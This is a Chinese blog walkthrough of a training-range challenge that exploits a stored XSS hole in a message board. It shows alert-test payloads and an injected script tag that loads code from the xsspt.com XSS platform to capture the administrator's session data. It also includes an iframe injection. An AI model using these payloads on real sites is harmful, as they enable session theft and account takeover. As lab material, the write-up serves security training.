封神台-第四章 为了更多的权限！留言板

原创

ploto_cs 于 2020-09-27 10:37:40 发布 608 收藏 1

分类专栏： # 封神台 文章标签： 信息安全

本文链接：https://blog.csdn.net/ploto_cs/article/details/108822951

封神台 专栏收录该内容

4 篇文章 0 订阅

订阅专栏

封神台-第四章 为了更多的权限！留言板

1.进入留言的页面，测试弹窗

根据提示为存储型XSS

测试语句为


福建博均雕塑脱胎漆器有限公司
FUJIAN BOJUN DIAOSHU TUOTAIQIQU LIMITED COMPANY
网站首页 | 关于我们 | 产品中心 | 新闻中心 | 客户案例 | 在线留言 | 联系我们
留言中心
查看留言
我要留言
资质证书
点击进入
掌控安全学院
黑客安全渗透体系课程
现在点击免费学!
主
xss
确定
https://blog.csdn.net/ploto_cs



查看留言
主 题:
反馈内容: <script>alert('xss')</script>
留言者: 留言时间: 2020-9-27 回复时间:
管理员回复:
主 题: '">
反馈内容: <script>alert('zkaq')</script>
留言者: 留言时间: 2020-9-27 回复时间:
管理员回复:
主 题: '">
反馈内容: </textarea>'"><script src=https://xsspt.com/X8CUa6?1601166677></script
留言者: 留言时间: 2020-9-27 回复时间:
管理员回复:
主 题:
反馈内容: <script>alert('zkaq')</script>
留言者: 留言时间: 2020-9-27 回复时间:
管理员回复:
https://blog.csdn.net/ploto_cs

可以看到成功弹窗

2.搭建xss平台

随意注册一个账户

https://xsspt.com/index.php?do=login



配置前两个必须选

将如下代码植入怀疑出现xss的地方（注意'的转义），即可在 项目内容 观看XSS效果。
</textarea>'"><script src=https://xsspt.com/ZIVFnr?1601173210></script>

复制语句：

```
</textarea>'"><script src=https://xsspt.com/ZIVFnr?1601173210></script>
```

3.测试新语句

查看留言

主　题:	'">			
反馈内容:	</textarea>'"><script src=https://xsspt.com/ZIVFnr?1601173591></script>			
留言者:		留言时间:	2020-9-27	回复时间:
管理员回复:				
主　题:				
反馈内容:	<script src=http://xsspt.com/APo4Kj?1526636210></script>			
留言者:		留言时间:	2020-9-27	回复时间:
管理员回复:				
主　题:	'">			
反馈内容:	</textarea>'"><script src=https://xsspt.com/ZIVFnr?1601173210></script>			
留言者:		留言时间:	2020-9-27	回复时间:
管理员回复:				
主　题:				
反馈内容:	<script>alert('xss')</script>			
留言者:		留言时间:	2020-8-11	回复时间:
管理员回复:				
主　题:	d			
反馈内容:	<iframe src=http://baidu.com>			
留言者:	1472580369	留言时间:	2020-8-11	回复时间:

4.在xss平台看截取到的信息

网络信息安全-ploto